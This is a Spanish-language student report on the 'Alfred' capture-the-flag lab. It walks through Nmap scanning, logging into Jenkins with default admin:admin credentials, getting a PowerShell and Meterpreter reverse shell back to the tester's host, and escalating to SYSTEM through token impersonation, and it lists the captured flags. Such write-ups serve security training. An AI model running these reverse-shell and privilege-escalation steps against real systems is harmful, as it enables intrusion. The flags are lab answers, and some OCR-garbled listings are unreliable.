

Informe de análisis de vulnerabilidades, explotación y resultados del reto Alfred.

Fecha Emisión	Fecha Revisión	Versi ón	Código de docume nto	Nivel de Confidencialid ad
19/05/2024	21/05/2024	1.0	MQ-HM-A	RESTRINGIDO



Informe de análisis de vulnerabilidades, explotación y resultados del reto ALFRED.

N.- MQ-HM-A

Generado por:

Jesús Rondón Estudiante PMJ

Fecha de creación: 19.05.2024

Índice

1.	Reconocimiento	3
2.	Análisis de vulnerabilidades/debilidades	6
3.	Explotación	7
٨	Manual	7
Α	utomatizada	10
4.	Escalación de privilegios	11
5.	Banderas	14
6.	Herramientas usadas	14
7.	EXTRA Opcional	14
8.	Conclusiones y Recomendaciones	15

1. Reconocimiento

Realizamos un escaneo de puertos con la herramienta Nmap para verificar los puertos abiertos

sudo nmap -Pn --min-rate=6000 -vvvvvv 10.10.252.112

```
-$ sudo nmap -Pn --min-rate=6000 -vvvvvv 10.10.252.112 -T4
[sudo] password for hmstudent:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-16 21:13 EDT
Initiating Parallel DNS resolution of 1 host. at 21:13
Completed Parallel DNS resolution of 1 host. at 21:13, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 3, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 21:13
Scanning 10.10.252.112 [1000 ports]
Discovered open port 80/tcp on 10.10.252.112
Discovered open port 8080/tcp on 10.10.252.112
Discovered open port 3389/tcp on 10.10.252.112
Completed SYN Stealth Scan at 21:13, 1.76s elapsed (1000 total ports)
Nmap scan report for 10.10.252.112
Host is up, received user-set (0.23s latency).
Scanned at 2024-05-16 21:13:18 EDT for 2s
Not shown: 997 filtered tcp ports (no-response)
        STATE SERVICE
                            REASON
80/tcp open http
                             syn-ack ttl 127
3389/tcp open ms-wbt-server syn-ack ttl 127
8080/tcp open http-proxy
                            syn-ack ttl 127
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.86 seconds
           Raw packets sent: 1998 (87.912KB) | Rcvd: 4 (176B)
```

Ya obtenidos los puertos abiertos buscamos sus versiones y vulnerabilidades utilizando la herramienta Nmap con diferentes parámetros.

```
-(hmstudent@kali)-[~/Desktop/alfred/nmap]
$\sudo nmap -Pn -sVC -T4 -p80,3389,8080 -vvv 10.10.252.112 -oX PC.xml Starting Nmap 7.93 (https://nmap.org) at 2024-05-16 21:16 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:16
Completed NSE at 21:16, 0.00s elapsed NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:16
Completed NSE at 21:16, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:16
Completed NSE at 21:16, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 21:16
Completed Parallel DNS resolution of 1 host. at 21:16, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 3, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 21:16
Scanning 10.10.252.112 [3 ports]
Discovered open port 8080/tcp on 10.10.252.112
Discovered open port 3389/tcp on 10.10.252.112
Discovered open port 80/tcp on 10.10.252.112
Completed SYN Stealth Scan at 21:16, 0.27s elapsed (3 total ports)
Initiating Service scan at 21:16
Scanning 3 services on 10.10.252.112
```


Conertimos el archivo PC.xml a HTML para poder visualizarlo mejor.

Puerto 80 http Microsoft IIS 7.5

xsltproc PC.xml -o pc.html

Port		State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info	
0	tcp	open	http	syn-ack	Microsoft IIS httpd	7.5		
	http-server-header	Microsoft-IIS/7.5						
	http-title	Site doesn't have a title (text/html).						
	http-methods	Supported Methods: OPTIONS Potentially risky methods		AD POST				
3389	tcp	open	tcpwrapped	syn-ack			5	
		Subject: commonName=alfred Issuer: commonName=alfred Public Key type: rsa Public Key bits: 2048 Signature Algorithm: shalWif Not valid before: 2024-05-16 Not valid after: 2024-11-1! MD5: 85d7644cb981e8d7902a SMA 1. 2d2054	5T01:10:05 5T01:10:05 ee69fd278103					
3080	tcp	open	http	syn-ack	Jetty	9.4.z-SNAPSHOT		
	http-server-header	1 disallowed entry						
	nap server neader	Jetty(9.4.z-SNAPSHOT)						
	http-favicon	Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1						
	http-title					Puerto 8 Jetty		

```
-(hmstudent@kali)-[~/Desktop/alfred/nmap]
sudo nmap -Pn -sV --script vuln -T4 -p80,3389,8080 -vvv 10.10.252.112 -oX pv.xml
[sudo] password for hmstudent:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-16 21:18 EDT
NSE: Loaded 149 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 21:18
NSE Timing: About 75.00% done; ETC: 21:19 (0:00:10 remaining)
Completed NSE at 21:19, 34.27s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 21:19
Completed NSE at 21:19, 0.00s elapsed
Pre-scan script results:
 broadcast-avahi-dos:
    Discovered hosts:
     224.0.0.251
```



IP, Puertos Sistema operativo

IP	10.10.252.112	
Sistema Operativo	Windows 7 Ultimate	
Puertos/Servicios	80 http Microsoft IIS 7.5	
	3389 ms-wbt-server	
	8080 http Jetty 9.4.z	

2. Análisis de vulnerabilidades/debilidades

Como tenemos servicio http revisamos la dirreción IP con los puertos que conseguimos abiertos

10.10.252.112



RIP Bruce Wayne

Donations to ${\bf alfred@wayneenterprises.com}$ are greatly appreciated.

10.10.252.112/8080



Welcome to Jenkins!

Username
Contraseña
Sign in
Keep me signed in

Utilizando las contraseñas admin admin logramos acceder al panel de control




3. Explotación

Proceso manual/ automatizado.

Manual:

Descargamos el script de power shell Invoke-PowerShellTcp.ps1



Ahora vamos a panel de control de Jenkins y creamos un nuevo proyecto que lo llamaremos acceso




***** SOLO PARA USO EDUCATIVO*****

En la configuraciones en la sección de ejecutar elegimos ejecutar un comando de Windows y colocamos el siguiente script donde especificamos nuestra dirección ip donde va descargar la power shell que tenemos montada en nuestro servidor y el netcat que vamos activar con el puerto 9001



Una vez guardada la configuración activamos nuestro netcat y procedemos a ejecutar nuestra tarea acceso que ejecutara por atrás nuestro script



Logramos acceder

```
(hmstudent@kali)-[~]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.11.86.141] from (UNKNOWN) [10.10.252.112] 49289
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins\workspace\acceso>whoami
alfred\bruce
PS C:\Program Files (x86)\Jenkins\workspace\acceso>
```

Ejecutamos el comando systeminfo para ver la información del equipo

```
Host Name:
                                 ALFRED
OS Name:
                                Microsoft Windows 7 Ultimate
OS Version:
                                 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:
                        Microsoft Corporation
OS Configuration:
                                Standalone Workstation
OS Build Type:
                                Multiprocessor Free
Registered Owner:
                                bruce
Registered Organization:
Product ID:
                                00426-OEM-9154295-64842
Original Install Date: 10/25/2019, 9:51:08 PM

System Boot Time: 5/17/2024, 2:08:42 AM
System Manufacturer: Xen
System Model: HVM domU
System Type: x64-based PC
Processor(s):
                                 1 Processor(s) Installed.
                                [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version: Xen 4.11.amazon, 8/24/2006
Windows Directory: C:\Windows\system32
Boot Device: \Pevice\HarddiskVolume1
                  \Device\HarddiskVolume1
en-us;English (United States)
en-us;English (United States)
(UTC) Dublin Ediphysol
Boot Device:
System Locale:
Input Locale:
                             (UTC) Dublin, Edinburgh, Lisbon, London
Time Zone:
                               2,048 MB
Total Physical Memory:
Available Physical Memory: 1,179 MB
Virtual Memory: Max Size: 4,095 MB
Virtual Memory: Available: 3,111 MB
```

Buscando en el usuario bruce conseguimos el contenido del user.txt: 79007a09481963edf2e1321abd9ae2a0

Directory:	C:\users\bruce\deskto	p ^{ia contraseña}	para el panel de inicio d
Mode	LastWriteTime	Length	Name
	Encuentre una caracteristica d	le la <u>herramien</u> t	a <u>que le</u> permita ejecuta
-a 10	/25/2019 11:22 PM	t your-port	user.txt
	ce\desktop> cat user. df2e1321abd9ae2a0	txt	
PS C:\users\bru	The state of the s		

Automatizada:

Ahora creamos con msfvenom nuestro archivo para realizar la shell reverse


Accedemos a meterprete seleccionamos el exploit y el payload que vamos a utilizar

```
msf6 > use exploit/multi/handler
[**] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >

Exploit

Payload
```

Modificamos el parámetro de LHOST por nuestra IP y el LPORT por el puerto que elegimos cuando creamos el archivo para la shell reverse que seria el 10000



Logramos Acceder

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.11.86.141:10000

[*] Sending stage (175686 bytes) to 10.10.252.112

[*] Meterpreter session 1 opened (10.11.86.141:10000 → 10.10.252.112:49329) at 2024-05-16 23:24:30 -0400

meterpreter > ■
```

4. Escalación de privilegios si/no

Con el siguiente comando podemos visualizar todos privilegios que tenemos sobre la maquina con el usuario actual

SeImpersonatePrivilege

PRIVILEGES INFORMATION		
Privilege Name	Description	State
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeSecurityPrivilege	Manage auditing and security log	Disabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Disabled
SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeSystemProfilePrivilege	Profile system performance	Disabled
SeSystemtimePrivilege	Change the system time	Disabled
SeProfileSingleProcessPrivilege		Disabled
SeIncreaseBasePriorityPrivilege		Disabled
SeCreatePagefilePrivilege	Create a pagefile	Disabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeDebugPrivilege	Debug programs	Enabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Disabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled

Cargamos el modo incognito con load incognito y luego listamos los tokens con list_tokens -g

```
C:\Program Files (x86)\Jenkins\workspace>^C
Terminate channel 1? [y/N] y
meterpreter > load incognito
Loading extension incognito ... Success.
meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
Delegation Tokens Available
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT SERVICE\AudioEndpointBuilder
NT SERVICE\CertPropSvc
NT SERVICE\CscService
NT SERVICE\iphlpsvc
NT SERVICE\LanmanServer
NT SERVICE\PcaSvc
NT SERVICE\Schedule
NT SERVICE\SENS
NT SERVICE\SessionEnv
NT SERVICE\TrkWks
NT SERVICE\UmRdpService
```

Ahora nos hacemos pasar por el token BUILTIN\Administrators con el siguiente comando

Confirmamos con el comando getuid que tenemos privilegios de administrador

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Vamos a emigrar a un proceso mas seguro para tener una mejor estabilidad en nuestra escalada de privilegio, ejecutamos el comando ps para enlistar los procesos

```
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps
Process List
       PPID Name
                                                                                    Path
 PID
             [System Process]
                                    x64
             System
                                                    NT AUTHORITY\SYSTEM
                                                                                    C:\Windows\System32\smss.exe
             smss.exe
                                    X64 0

X64 1

X64 0

X64 1

X64 0

X64 0

X64 0

X64 0
 524
                                                   NT AUTHORITY\SYSTEM
                                                                                    C:\Windows\System32\csrss.exe
             csrss.exe
                                                    NT AUTHORITY\SYSTEM
                                                                                    C:\Windows\System32\csrss.exe
 580
             wininit.exe
                                                    NT AUTHORITY\SYSTEM
                                                                                    C:\Windows\System32\wininit.exe
                                                   NT AUTHORITY\SYSTEM
                                                                                    C:\Windows\System32\winlogon.exe
            services.exe
                                                   NT AUTHORITY\SYSTEM
                                                                                    C:\Windows\System32\services.exe
 668
      580
                                                   NT AUTHORITY\SYSTEM
                                                                                   C:\Windows\System32\lsass.exe
 684
             lsm.exe
                                                   NT AUTHORITY\SYSTEM
                                                                                   C:\Windows\System32\lsm.exe
       580
       668
                                                    NT AUTHORITY\SYSTEM
                                                                                    C:\Windows\System32\svchost.exe
             vchost.exe
                                                    NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
 848
                                    x64
       608
             LoganUI.exe
                                                    NT AUTHORITY\SYSTEM
                                                                                    C:\Windows\System32\LogonUI.exe
 920
             svchost exe
      668
                                                    NT AUTHORITY\LOCAL SERVICE
                                                                                   C:\Windows\System32\svchost.exe
       668
             sychost.ex
                                    x64
                                                    NT AUTHORITY\SYSTEM
                                                                                   C:\Windows\System32\svchost.exe
                                                    NT AUTHORITY\LOCAL SERVICE
                                                                                   C:\Windows\Svstem32\svchost.exe
 1012 668
             sychost.exe
                                    x64
       668
                                                    NT AUTHORITY\SYSTEM
                                                                                   C:\Windows\System32\svchost.exe
 1016
             svchost.exe
                                    x64
```

Con el comando migrate 668 emigramos al proceso services.exe y procedemos a buscar el archivo root.txt

```
C:\Windows\system32>cd config
cd config
C:\Windows\System32\config>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E033-3EDD
 Directory of C:\Windows\System32\config
05/17/2024
            02:10 AM
                         <DIR>
05/17/2024
            02:10 AM
                         <DIR>
10/25/2019
           10:46 PM
                                 28,672 BCD-Template
            02:24 AM
05/17/2024
                             18,087,936 COMPONENTS
05/17/2024
            02:39 AM
                                262,144 DEFAULT
07/14/2009
            03:34 AM
                         <DIR>
                                        Journal
05/17/2024
            02:39 AM
                         <DIR>
                                        RegBack
                                     70 root.txt
10/26/2019
           12:36 PM
05/17/2024
            02:09 AM
                                262.144 SAM
05/17/2024
            02:24 AM
                                262,144 SECURITY
05/17/2024
                             38,797,312 SOFTWARE
            04:16 AM
05/17/2024
            04:45 AM
                             10,485,760 SYSTEM
            03:41 AM
11/21/2010
                         <DIR>
                                        systemprofile
10/25/2019
            09:47 PM
                         <DIR>
                                        TxR
               8 File(s)
                              68,186,182 bytes
```

C:\Windows\System32\config>more root.txt
more root.txt
dff0f748678f280250f25a45b8046b4a
C:\Windows\System32\config>

5. Banderas

User.txt	79007a09481963edf2e1321abd9ae2a0
Root.txt	dff0f748678f280250f25a45b8046b4a

6. Herramientas usadas

Nmap	1
Netdiscover	1
Metasploit	1

7. EXTRA Opcional

• ¿Cuántos puertos están abiertos? (TCP solamente)

3

• ¿Cuál es el nombre de usuario y la contraseña para el panel de inicio de sesión? (en el formato nombre de usuario:contraseña)

admin:admin

• ¿Qué es la bandera user.txt?

79007a09481963edf2e1321abd9ae2a0

• ¿Cuál es el tamaño final de la carga útil exe que generó?

73802

• Cuál es la salida cuando ejecutas el getúido comando?

NT AUTHORITY\SYSTEM

• Lea el archivo root.txt ubicado en C:\Windows\System32\config

dff0f748678f280250f25a45b8046b4a

8. Conclusiones y Recomendaciones

- Usando diferentes tipos de herramientas se llegó a la conclusión que la maquina Alfred posee múltiples vulnerabilidades a través de puertos abiertos que se mencionan en el informe los cuales contienen tecnologías o servicios desactualizados.
- Se recomienda actualizar las diferentes tecnologías usadas para evitar posibles ataques a las vulnerabilidades halladas. Puesto que hay diferentes puertos abiertos en los cuales hay múltiples vulnerabilidades por tecnologías obsoletas.
- Nunca dejar contraseñas por defecto como admin:admin
- Crear una contraseña robusta para el inicio de sesión en el panel de control Jenkins